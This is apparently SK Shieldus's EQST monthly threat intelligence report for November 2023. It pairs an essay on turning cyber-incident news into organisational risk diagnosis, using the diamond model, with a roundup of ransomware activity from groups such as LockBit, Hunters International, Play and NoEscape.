infosec

Threat Intelligence Report

EQST INSIGHT

2023

11

EQST stands for "Experts, Qualified Security Team", and is a group highly qualified security experts with proven capabilities in the field of cyber threat analysis and research.

infosec

Contents

EQST insight

Keep up with Ransomware

Research & Technique

EQST insight

Analyzing risks and deriving improvements through cases of cyber infringement incidents

Lee Min-ju, Hi-TECH1 DEPARTMENT Manager

■ Outline

Today's business organizations are gradually moving away from analog to a digital environment due to the development of the industrial environment, increasing the companies' digital dependence. These environmental changes are causing many infringement incidents and we often hear about related incidents, especially through media reports.

The proverb 'Lock the stable door after the horse is stolen' is used ex post facto to mean 'after losing something important, you learn its value and only then do you pay attention and try to make up for it.' Looking at this from the perspective of an information security officer, several lessons and expected benefits can be drawn.

First, it can be seen that advance preparation and prevention are needed, i.e. establishment of appropriate security systems and procedures in advance, rather than strengthening security measures after a security incident occurs. In addition, it is important to recognize that locking the stable door should not be one−off but regular maintenance, and response plans must be prepared periodically when new security threats or technical vulnerabilities are discovered. Lastly, it can be seen that it is necessary to determine the cause, i.e. how the horse was stolen, and there must be a comprehensive security strategy for preventing similar incidents from occurring again, including security policies, processes, and response.

To this end, first, you must have insight into current security trends and new threats. You can get this insight through a critical approach to news of infringement incidents. In this headline, we would like to introduce a strategy for diagnosing organizational risks and deriving improvements through cases of cyber infringement incidents as a way to take a critical approach.

■ Lessons learned from the cases of infringement incidents

The following lessons can be learned from the cases of infringement incidents:

① Past infringement incidents enable early response to the latest security threats.

② Risk prediction

③ Improved ability to respond

④ Security update

⑤ Risk assessment and vulnerability management

⑥ Analysis of security industry trends

■ The need to manage information fatigue

Recently, cyber infringement incidents have been occurring constantly, and the amount and complexity of information can be said to have a significant impact on individuals and organizations. Moreover, as technical terms and concepts of cyber security change and develop day by day, information fatigue is also significant.

Major cyber threats of 2023 (part)
An attack impersonating a domestic portal site turns out to be performed by APT masterminded by North Korea.
The Kimsuky group was pointed out as the mastermind behind the hacking of broadcasting companies and general companies.
The Clop Ransomware Group's campaign that exploited the Goanywhere vulnerability
The Mustang Panda group's attack against European companies
The Chinese APT group's attack targets a company developing data loss prevention software in East Asia
The supply chain attack, which exploited the 3CX program, targeted a Taiwanese PC company.
The RedHotel group attacked a Taiwanese semiconductor company.

From the perspective of those in charge of collecting and processing cyber threat trends, measures are needed to manage and relieve information fatigue. In addition, measures to effectively manage information must be prepared to increase work efficiency.

■ Setting information priority

As a way to reduce information fatigue among various kinds of news about incidents, you must classify infringement incident information and set the priority of information as shown in the table below.

Through this classification and priority setting, persons in charge can focus on important information, respond quickly to urgent situations, and thus effectively reduce information fatigue.

Classification of infringement incidents information		
Suitability	**Timeliness**	**Accuracy**
Is it relevant to us?	Do you need an immediate response?	Have the facts been checked?

① Suitability: Compare the impact of incident information on the industry and determine whether it is a threat to the organization

② Timeliness: Is it happening now? Determine whether there is a need to diagnose the organization through quick response

③ Accuracy: Is the collected information accurate?

Data processing procedure	
Stage	**Description**
Intelligence	Data that has not been verified or evaluated
Information	Data validated through the analysis and evaluation process
Knowledge	Data that can be utilized as general contents and information are aggregated

① Intelligence: intelligence data collected through various channels (examples: CyberTrace Threat Intelligence, and OSINT)

② Information: data reported as intelligence, security incident news, processed data released by security companies, etc.

③ Knowledge: data reports in a format that our organization can utilize through intelligence+information

■ Example of using other incident cases

The following is a storytelling–based case that quotes the proverb, ‘Lock the stable door after the horse is stolen.’ Depending on the environment and manpower of each organization, infringement incidents can be organized in various forms, but if analyzed based on the classification of the information on infringement incidents and data processing standards described above, it can be used as a sufficient basis to explain the importance of checking the vulnerability of the internal environment.

Case 1.

Organization A is a company that builds and operates a barn using state-of-the-art facilities and is in competition with Barn B located in a neighboring village. We recently received information from a feed company that visited the barn, and obtained the intelligence that an unknown criminal broke into Barn B. We confirmed that a thief entered the barn and stole the cattle.

Classification of infringement incident information		
Suitability	**Timeliness**	**Accuracy**
Is it relevant to us?	Do you need an immediate response?	Have the facts been checked?
Companies in the same industry	A livestock farm system that	Check for property damage

Stage		**Storytelling**	**Response from the viewpoint of information security**
1	**Intelligence**	Climbing over the wall of the livestock farm.	Is this an intrusion through the backdoor?
		Through the door of the farm	Is access privilege managed properly?
		Disabling the alarm system	Are detection policies and logs managed properly?
2	**Information**	Climbing over the low wall, disabling the security system with tools, and opening the door to exit	Checking whether an attacker can easily infiltrate the internal system Checking the route through which the tools used by the attacker can be brought in Checking the behavior of the unauthorized attacker, i.e. accessing the security system and deleting logs or evading the detection policy
3	**Knowledge**	Identifying the attacker based on the information on the tool used by the attacker, and checking the height of the wall, and the security policy related to the security system	1) Profiling the attack group through indicator of compromise 2) Checking traces with regard to indicator of compromise 3) Performing simulation of the attack using security equipment 4) determining the impact 5) Preventing incidents by managing privileges, and identifying logs of unauthorized requests and access by unauthorized users

■ How to use security incident case study

Several methodologies and models have been developed to more efficiently organize various kinds of security incident intelligence. Below, we will introduce an easy-to-visualize method using actual examples.

1. Diamond model: A conceptual framework used to analyze and understand cyber attacks.
   A. Threatening activity analysis: Identifying the threatening activity of the subject performing the attack and indicating the motivations and goals of various threatening activity subjects such as individuals, cyber crime organizations, and national agencies.

   B. Tactics: As tactics describe the methods and techniques used by the threatening activity subject to carry out the attack, visualize the response to the attack tactics used by the attacker

   C. Objective: It means the purpose of the attack carried out by the threatening activity subject (information leakage, financial gain, malicious actions against competitors, expansion of political influence, etc.)

   D. Infrastructure: Infrastructure refers to various resources and tools used by the threatening activity subject for attacks (indicator of compromise, malicious software distribution, supply chain attack management system, anonymous proxy server, etc.)

2. Expected benefits of the diamond model
   A. Threat monitoring: It is possible to monitor the tactics of cyber crime organizations and attackers and attack attempts for various purposes, and manage attack patterns and trends.

   B. Risk assessment: Through incident trends, the vulnerability of the organization and the possibility of attacks by threat activity subjects can be confirmed and reduced in advance.


   C. Response strategy development: It is possible to provide insight into cyber threat response strategies and develop and strengthen the organization's information protection and response plan.

   D. Information sharing: It is possible to build an effective cyber security ecosystem by encouraging information sharing and cooperation.

The following case is an actual cyber infringement incident that targeted the industry group to which clients belonged. The impact of the threat information that occurred in this incident was checked based on the diamond model, and the security data was visualized.

Case 2. China-linked cyber spies backdoor semiconductor firms with Cobalt Strike (actual article October 5, 2023)

Classification of infringement incident information		
Suitability	**Timeliness**	**Accuracy**
Is it relevant to us?	Do you need an immediate response?	Have the facts been checked?
Companies in the same industry	Urgent response to the client's competitor	What was confirmed through news reports

Stage		**Provision of information**	**Diamond model**
1	Intelligence	News articles, CTI companies	 RedHotel Sep 12, 2023 Threat Actor: RedHotel URL: http://154.93.7.99/CD... ● 65 Internet Domain Name: cptfqfxwfrkowcz.com ● 65; image.uo70vqibn6p.c... ● 65; api.uo70vqibn6p.com ● 65 Country: Taiwan Industry: Semiconductors and se... Mitre Attack Indentifier: T1583.003; T1059; T1574.001 Malware: Cobalt Strike: jQuery Mal...; ShadowPad
2	information	CTI Intelligence Report	
3	Knowledge	Replace it with data visualization	

Source: Reprocessing of the image provided by Recorded Future (CTI company)


The response plan based on each item of the diamond model can be divided into the following items:

Item	Description	Things to check
Adversary	The RedHotel attack group believed to be supported by the Chinese government	- Latest attack group trends - Registering attack group monitoring target
Malicious Infrastructure	Infringement metrics exploited in attacks	- Inspecting the internal system through indicator of compromise - Blocking indicators of compromise in advance
Capabilities	Information on attack methods/paths using attack tactics and strategies through the miter attack framework	- Developing kill chain strategies for attack tactics and strategies - Developing security system detection - Investigating traces of infringement

If you use this model, you will be able to visualize and manage incident trends, and connect trend information with an understanding of the tactics and procedures used by the attacker.

■ Effective management of incident trends

It is important to identify many accident trends and generate data, but in order to manage accident trends meaningfully, incident trends must be managed in a circular manner, e.g., learning from other organizations' accident trends and preparing for incidents that may occur in the future.



1. Collect intelligence: Obtain infringement incident information from various information sources and establish a security system inspection plan.

2. Process information: Process data so that collected intelligence data can be converted into information.

3. Diagnose/Analyze: ① Develop a kill chain plan and diagnose the internal system for contents identified through intelligence + information processing ② Develop a diagnostic plan and detection plan by summarizing tactics and technical procedures

4. Develop responses: Organize information obtained through diagnosis/analysis

5. Distribute: Spread information, including improvements and recommendations, to relevant departments and people in charge.

■ Closing

In order to diagnose your organization in an environment where various incidents occur, it is important to analyze external threats, derive improvements, and make progress. There are various forecasting methodologies to do this, but all processes begin with ‘interest’. Therefore, we hope that information security managers first pay attention to various infringement incident cases and diagnose the organization's risks and find areas for improvement through the infringement incident analysis method introduced in this headline.

SK Shieldus provides comprehensive consulting necessary for corporate cybersecurity risk diagnosis based on our accumulated know-how and proprietary skills. We have the largest professional workforce and human capabilities in the industry, and we built and implement information security consulting methodologies in various fields such as security consulting, ransomware response service, hacking incident analysis, penetration testing, and vulnerability diagnosis, and deliver optimized solutions to various companies.

We hope that through SK Shieldus’ consulting, we will be able to respond effectively and systematically to cyberattacks that are becoming more intelligent day by day. For more information, please visit the official blog of SK Shieldus.

Keep up with Ransomware

Hive look-alike, Hunters, goes into action

■ Overview

In October 2023, the number of damage cases caused by ransomware attacks decreased by about 30% to 349 compared to the previous month (496). However, tensions are still maintained as LockBit is active and various ransomware issues continue to occur.

This month, the distribution of malware Qakbot[1] was captured again. Late last August, it was reported that the FBI conducted a 'Duck Hunt' operation through international cooperation to seize Qakbot-related infrastructure and cryptocurrency assets and neutralize its activities, but this month it was confirmed that Qakbot is distributed through phishing e-mail. This distribution attack is believed to be the work of a Qakbot affiliate, but some speculate that the organization distributing Knight is using Qakbot.

The Qakbot attacks are carried out by attackers distributing the Knight ransomware and Remcos RAT[2] through phishing e-mails with LNK files attached. The LNK file contains a command to run PowerShell and download the Knight ransomware from the C2 server[3]. Therefore, you need to be careful because you can be infected with the Knight ransomware just by running the LNK file. Knight Ransomware Group is a rebrand of the Cyclops Ransomware Group, and since starting its activities this August, it has been expanding its influence by actively carrying out attacks using various strategies, including its own ransomware.

[1] Qakbot: Malware used to steal credentials and deliver ransomware

[2] Remcos RAT: Malware used to remotely control infected PCs

[3] C2 server: A server used by an attacker to issue commands and control from a remote location.

This month, the source codes of the early versions of the HelloKitty ransomware were leaked at the dark web's XSS hacking forum. HelloKitty is an RaaS[4] known as affiliated with DeathRansom, FiveHands, etc., and the leakage of the source codes enables anyone to exploit it. Caution is necessary as there have been many cases of variant attacks in the past due to leakage of the source codes of the ransomwares, such as the HiddenTear and Conti ransomware.

The user who leaked the source codes is known as an attacker named 'kapuchin0' and uses the alias 'Gookee'. This user has a history of participating in hacking crimes in the past, and in particular, sold the GooKee ransomware, which operates as an initial access route to Sony Network Japan and RaaS (Ransomware-as-a-Service), in 2020. In addition, he expressed his intention to develop more ransomware if he received financial support, and showed his will to be active, e.g., boasting about the encryption function of the ransomware scheduled to be released at the end of this year.

Looking at recent ransomware attack trends, cases of double ransomware attacks in which attacks are attempted using two types of ransomware instead of a single type are frequently discovered. The double ransomware attacks are characterized by the fact that the attackers perform other types of ransomware attacks within two days after the initial attacks on average. In a situation where a single ransomware attack causes significant damage due to data leakage, system encryption, down-time, etc., if you suffer from a double ransomware attack, the losses can more than double and take a very heavy toll. Therefore, you must work hard to prevent ransomware infections.

This month, various new ransomwares such as Hunters, KeyLock, BlackDream, and Ran were discovered as well. In particular, the Hunters ransomware is attracting attention as it was found to be linked to the Hive ransomware, which was shut down earlier this year. Hunters shows about 56% similarity to the sample of Hive versions 6, and in particular, suspicions are raised that Hunters is a rebrand of Hive due to the similar pattern of encryption logic. However, Hunters denies the rebranding allegations, claiming that it purchased the source codes of the Hive ransomware to develop the Hunters ransomware. Nevertheless, there is evidence showing a connection between the two ransomware in several areas, making Hunters' claims somewhat less credible.

[4] RaaS (Ransomware-as-a-Service): Ransomware-as-a-Service, a form in which ransomware groups provide ransomware to affiliates or attackers for a price

Ransomware news

infosec

FBI, Europol shut down RagnarLocker ransomware, arrest developer

- RagnarLocker group closed with cooperation from Europol, FBI etc
- RagnarLocker is a ransomware group discovered in late 2019
- Quite a threatening group until 2022, but in 2023, it did not show any active activity

Hamas-supporting hacktivist target Israel with BiBi-Linux Wiper

- Wiper 'BiBi-Linux' targeting Israel Linux systems discovered
- Wiper pretends to encrypt files but actually destroys data and operating systems
- BiBi-Linux overwrites the file contents and renames the file with the string 'BiBi"

* Hacktivist : Activist who uses hacking as a meaning of struggle

LockBit steals data after Boeing attack

- Aircraft manufacturing giant Boeing suffered cyberattack, claims LockBit group stole data
- Boeing says flight safety was not affected and that it is cooperating with investigators

New LostTrust ransomware raises possibility of MetaEncryptor rebranding

- Both ransomware variants share similar data leak sites and ransomware samples, raising rebranding suspicions
- LostTrust steals data from specific companies and will leak data if a ransom is not paid

FBI warns of dual ransomware attacks

- FBI warns of dual ransomware attacks, with multiple strains hitting at once in a single strike
- Double damage, making it harder to block and react
- Ransomware attackers sometimes damage of delete to pressure victims into paying a ransom

Suspicion of Qakbot's revival raised by Knight ransomware distribution

- Qakbot has been shut down, but recent spam emails indicate that its affiliates are still active
- There is a possibility of revival as infrastructure and affiliates remain

Ukrainian hacktivist group shuts down Trigona ransomware

- Ukrainian hacktivist group steals data from Trigona ransomware group and shuts it down
- Trigona is a group that appeared in October 2022 and was very active

Hacktivist group Ghostsec release GhostLocker ransomware

- Hacktivist groups GhostSec and SiegedSec offer GhostLocker Raas
- Some ransomware groups such as Stormous declare that they will use GhostLocker
- Hacktivist want to promote their cause, but sometimes engage in cybercrime for cost reasons

HelloKitty ransomware source code leaked on hacking forum


- HelloKitty ransomware creators release source code for early version
- They claim that they are developing a new ransomware with superior performance
- The creator has a history of selling ransomware source code before

SEIKO discloses damage caused by BlackCat(Alphv) attack

- Customer and partner data was leaked due to the SEIKO attack by BlackCat(Alphv) that occurred in July
- BlackCat(Alphv) purchases SEIKO's initial access path from IAB
- SEIKO declares to strengthen security to prevent similar incidents in the future..

* IAB(Initial Access Broker) : Individual or group selling the initial access route


Ransomware threats



New threats

The ransomwares, newly discovered this month, KeyLock and BlackDream, use the AES algorithm to encrypt files, and use the RSA algorithm to encrypt used keys. They are characterized by that fact that they demand money after making system recovery difficult by deleting the VSC[5]. The Ran ransomware uses a hard-coded Base64 value ("This.Is.For.petrolimex.com.vn.2023") as a key to encrypt files through the AES algorithm. At this time, as the key value used for encryption is hard-coded, decryption is possible. The Ran ransomware and the previously described KeyLock ransomware have something in common: they are HiddenTear-family ransomware discovered in August 2015. HiddenTear is an open source project released for educational purposes, but its variants are still released as it is exploited by attackers. BlackDream is a WannaScream-series ransomware discovered in January 2020. WannaScream is also known as the DarkCrypt ransomware and belongs to the same family as ransomwares such as Harma, FOB, Snc, and AWT.

[5] VSC (Volume Shadow Copy): the function to create a backup copy of a file or folder in a Windows system and restore it to its previous state if data is damaged or deleted.



Speculations About Us

We started to see that someone falsely decided that we are the Hive ransomware group based on a 60% similarity of encryption code.

All of the Hive source codes were sold including the website and old Golang and C versions and we are those who purchased them.
Unfortunately for us, we found a lot of mistakes that caused unavailability for decryption in some cases. All of them were fixed now.


As you may see here, encryption is not our primary goal, that's why we didn't do it by ourselves.

* Source: Hunters International dark web leak site

Among the new ransomware groups discovered this month, the Hunters International (hereinafter referred to as Hunters) Ransomware Group is suspected to be a rebrand of Hive, which was shut down earlier this year. The source code similarity between Hunters and Hive is about 56%, and the encryption routines are quite similar, making the situation suspicious. As if aware of this controversy, Hunters posted a short article on a dark web leak site saying, "The public speculation was wrong, and we just purchased the source codes sold by Hive."

The Hive Ransomware Group is a Russian-based RaaS group that has caused more than 1,500 damage cases around the world since its appearance in 2021, and has generated more than $100 million (approximately KRW129.5 billion) in crime proceeds. In particular, Hive carried out extensive activities targeting not only the medical community but also important infrastructure, causing a lot of damage. It is known that due to this influence, international cooperation was quickly achieved and it was finally shut down at the end of January this year. However, Hunters has appeared with ransomware with a structure similar to that of Hive, causing confusion. There is a possibility that Hive secretly traded source codes and infrastructure with Hunters, but typical RaaS groups work by seeking affiliates or posting transaction posts on the deep web, in the dark web forum, Telegram, etc., but as no source code posts or traces have been found, some questions are raised. Therefore, Hunters' future actions are expected to be a clue to unravel the relationship between the two groups.

Top 5 ransomwares



LockBit		Play		NoEscape		BlackCat		8Base	
US	36%	US	76%	US	27%	US	63%	US	67%
IT	11%	UK	10%	MX	9%	CA	4%	CA	10%
CA	8%	BE	2%	UK	9%	FR	4%	UK	10%
AU	3%	AT	2%	AE	6%	IT	4%	AU	5%

LockBit is the ransomware group that posted leaked data from various companies and caused the most damage this month. In particular, it became a hot topic as it revealed that it had stolen data from Boeing, the world's largest aircraft manufacturing company, and demanded ransom. At one point, a post about Boeing was deleted from LockBit's leak site, and Boeing said there was no impact on flight safety. So there seemed to be no problem. However, when you later accessed Boeing's website, you received a message saying that the website was down due to a technical issue. In addition, perhaps due to the breakdown in negotiations, LockBit posted 43GB of data believed to belong to Boeing on the leak site on November 10, making it clear that Boeing was actually attacked.

Play is known as one of the ransomware groups that show consistent activity. This month, without exception, it leaked many companies' data, and controversy arose as it claimed that it stole data from Dallas County, Texas. Dallas is the second most populous county in Texas, and is a large city with approximately 2 million residents. Play posted an article claiming to have stolen confidential documents from Dallas.

Last May, Dallas was targeted by Royal and the personal information of more than 30,000 people was leaked. At that time, it was reported that the recovery period alone was about 5 weeks, and the recovery cost was also approximately $8.5 million (approximately KRW11 billion), causing significant damage. Even though it is a large city with more than 2 million citizens, it appears that Dallas has been lacking in measures to check and take action on vulnerable areas in terms of security, as ransomware incidents have occurred twice. If the leaked data in this incident includes citizens' personal information, Dallas citizens may be exposed to additional crimes exploiting this information. So rapid identification and response to the situation is necessary to minimize damage.

NoEscape is a ransomware group that started its activities last June, and is a rebrand of the Avaddon Ransomware Group. Looking at its activities since its launch, the amount of leaked data posted on the dark web is increasing every month. So it can be said that this group has a significant influence in consideration of the fact that it is only 4 months old. In particular, it recently announced that it had stolen 145GB of data from a domestic company, and posted a threatening message saying that there would be great damage if the local victim does not agree to negotiations. In this article, leaked data containing documents, databases, and contracts related to projects being carried out by the company was exposed. It also claimed to have carried out an attack on a French basketball team, and stole and disclosed 32GB of documents, including players' personal information, passports and ID cards.

